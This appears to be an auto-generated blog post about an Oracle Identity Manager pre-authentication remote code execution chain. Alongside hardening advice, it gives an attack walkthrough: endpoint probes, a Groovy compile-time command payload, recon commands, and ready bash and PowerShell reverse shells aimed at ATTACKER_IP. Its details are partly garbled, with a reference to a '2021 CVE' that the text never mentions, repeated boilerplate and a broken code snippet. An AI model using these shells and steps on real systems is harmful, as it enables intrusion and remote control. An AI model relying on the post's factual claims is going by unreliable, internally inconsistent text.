
Listen to this Post
Introduction:

In January 2025, Oracle Cloud’s identity infrastructure was compromised not by a zero-day, but through a critical pre-authentication Remote Code Execution (RCE) flaw in its own Oracle Identity Manager (OIM). This breach, designated CVE-2025-61757, highlights a dangerous trend where foundational security software becomes the primary attack vector, exposing enterprises and governments that rely on these systems.
Learning Objectives:
- Understand the attack chain combining an OIM authentication bypass with Groovy code compilation.
- Learn to identify and test for similar vulnerable endpoints in identity management stacks.
- Implement hardening measures to protect Oracle Access Manager (OAM) and OIM deployments.
You Should Know:
1. The Anatomy of the OIM Authentication Bypass
The initial foothold in this attack was a trivial authentication bypass vulnerability in Oracle Identity Manager. This flaw allowed unauthenticated attackers to reach administrative endpoints that were never intended for public access. Specifically, the threat actor targeted an endpoint that handled the compilation of Groovy code, a Java-syntax-compatible scripting language often used for orchestration and automation within enterprise applications.
Step‑by‑step guide explaining what this does and how to use it.
Reconnaissance: The attacker first probes the target domain (e.g., login.us2.oraclecloud.com) for exposed OIM endpoints. Common paths might include /oim, /identity, or various API routes.
Identifying the Bypass: Using a tool like Burp Suite, the attacker sends a direct request to the Groovy compilation endpoint without any valid session cookies or authentication headers.
Example Curl Command to Probe for Vulnerability:
curl -X GET https://target-domain.com/oim/api/groovy-compiler
A successful bypass would return a response other than a `401 Unauthorized` or 403 Forbidden, such as a `200 OK` with an error message about missing compilation parameters, confirming the endpoint is accessible.
Exploitation Pivot: Gaining access to this endpoint is the critical first step, turning a perimeter system into an internal threat.
2. Weaponizing Groovy Compilation for Pre-Auth RCE
Simply accessing a code compilation endpoint is not enough for RCE. The ingenuity of this exploit lies in leveraging a specific Groovy language feature: annotations that execute code at compile time. Unlike runtime execution, compile-time execution happens during the parsing and building of the script, providing an opportunity to run arbitrary commands on the underlying server as the OIM service account.
Step‑by‑step guide explaining what this does and how to use it.
Crafting the Malicious Payload: The attacker creates a Groovy script that uses the `@Grab` annotation or similar (e.g., @ASTTest). These annotations are designed to resolve dependencies or perform tests during compilation, but can be abused to execute system commands.
Delivering the Payload: The crafted script is sent to the vulnerable compilation endpoint via a POST request.
Example Malicious Groovy Code:
// Example using a conceptual compile-time execution
import groovy.transform.
// This is a simplified representation; actual exploit code would use specific annotations
@ASTTest(value={ assert "cmd /c whoami".execute().text != null })
class Exploit { }
Example Curl Command for Exploitation (Conceptual):
curl -X POST https://target-domain.com/oim/api/groovy-compiler \
-H "Content-Type: application/json" \
--data '{"script": "/ MALICIOUS GROOVY CODE HERE /"}'
Gaining a Foothold: A successful request compiles the script, triggering the annotation and executing the embedded command (e.g., whoami). The attacker can then escalate to launching a reverse shell for persistent access.
- Integrating the Exploit into a Coherent Attack Chain
A professional attacker does not use these steps in isolation. They chain them together seamlessly, often from an external network, to achieve full system compromise without triggering immediate alerts.
Step‑by‑step guide explaining what this does and how to use it.
1. Automated Scanning: Use a tool like `nmap` or a custom scanner to find hosts running Oracle’s Identity stack.
nmap -sV --script http-title -p 443,7001,7002 <target_network_range>
2. Endpoint Discovery: Employ a content discovery tool like `gobuster` or `ffuf` to find the Groovy compilation endpoint.
gobuster dir -u https://target.com/oim/ -w /path/to/wordlist.txt -k
3. Proof-of-Concept Exploitation: Use a script to automatically send the crafted Groovy payload to the discovered endpoint to confirm RCE.
4. Establish Persistence: Upon successful code execution, the attacker typically downloads and executes a payload to establish a reverse shell.
Linux Reverse Shell (if OIM is on Linux):
 Command to be executed via the Groovy RCE
bash -i >& /dev/tcp/ATTACKER_IP/ATTACKER_PORT 0>&1
Windows Reverse Shell (if OIM is on Windows):
 PowerShell command to be executed
powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('ATTACKER_IP',ATTACKER_PORT);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
4. Hardening Your Oracle Identity Manager Deployment
The root cause often lies in default configurations and missing patches. Proactive hardening is essential to prevent such breaches.
Step‑by‑step guide explaining what this does and how to use it.
Patch Relentlessly: Apply the latest Critical Patch Updates (CPUs) from Oracle immediately upon release. The 2021 CVE mentioned was a known issue that should have been patched years prior.
Network Segmentation: Isolate OIM and OAM servers from the public internet. They should be placed in a protected network segment, with access strictly controlled via a VPN or bastion host for administrative needs.
Principle of Least Privilege: The service account running OIM should have the minimum privileges required on the operating system. It should not have administrative rights.
Logging and Monitoring: Enable detailed application and access logs for OIM. Use a SIEM to alert on unauthorized access attempts to sensitive administrative endpoints, especially from unexpected source IPs.
5. The Critical Role of Proactive Threat Monitoring
The researchers at Searchlight Cyber provided 83 days of protection to their customers before public disclosure. This highlights the immense value of threat intelligence feeds and proactive monitoring services that can identify and block exploit attempts based on private research.
Step‑by‑step guide explaining what this does and how to use it.
Subscribe to Threat Intelligence: Integrate feeds from reputable security firms that provide IOCs (Indicators of Compromise) and emerging exploit techniques.
Implement Web Application Firewalls (WAF): Configure WAF rules to block requests containing known malicious Groovy patterns or anomalous access to OIM API paths.
Conduct Red Team Exercises: Regularly test your external attack surface, specifically targeting identity and access management infrastructure, to find gaps before adversaries do. Simulate the exact attack chain: find the endpoint, bypass auth, and achieve RCE.
What Undercode Say:
- The Attacker’s Supply Chain is Your Supply Chain. The most dangerous vulnerabilities are not in your custom code, but in the commercial, off-the-shelf software you trust to secure your entire enterprise. Oracle’s identity stack is a foundational component for countless organizations; when it breaks, everything built on top of it collapses.
- Time is an Asset You Don’t Have. The 83-day head-start provided by the researchers is not an anomaly; it’s a standard practice in cybersecurity. The gap between private discovery and public patching is when sophisticated attackers are most active. Your defense must assume critical vulnerabilities in your core infrastructure are already known to adversaries.
Analysis: This breach is a stark lesson in inherited risk. Organizations that deployed Oracle’s identity management stack did so to enhance security, yet they inadvertently imported a catastrophic single point of failure. The irony of Oracle Cloud being breached via its own identity software underscores that no entity is immune. The technical simplicity of the attack—an auth bypass chained with a known code execution paradigm—is what makes it so devastating. It wasn’t a complex, novel exploit but a failure to secure a powerful feature and apply foundational security hygiene. This incident should force a industry-wide re-evaluation of how we secure identity providers, moving beyond blind trust to a model of continuous validation and defense-in-depth.
Prediction:
The success of this attack will catalyze a new wave of offensive research targeting enterprise identity and access management (IAM) systems from all major vendors. We predict a rise in discovered pre-authentication RCE flaws in IAM products throughout 2025 and 2026, making them the new primary target for initial access, surpassing web servers and frameworks. Consequently, regulatory bodies will begin mandating stricter security controls and attestations for any software classified as an “identity provider,” forcing vendors to adopt more rigorous secure development lifecycles and external audits.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Shubhamshah Breaking – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


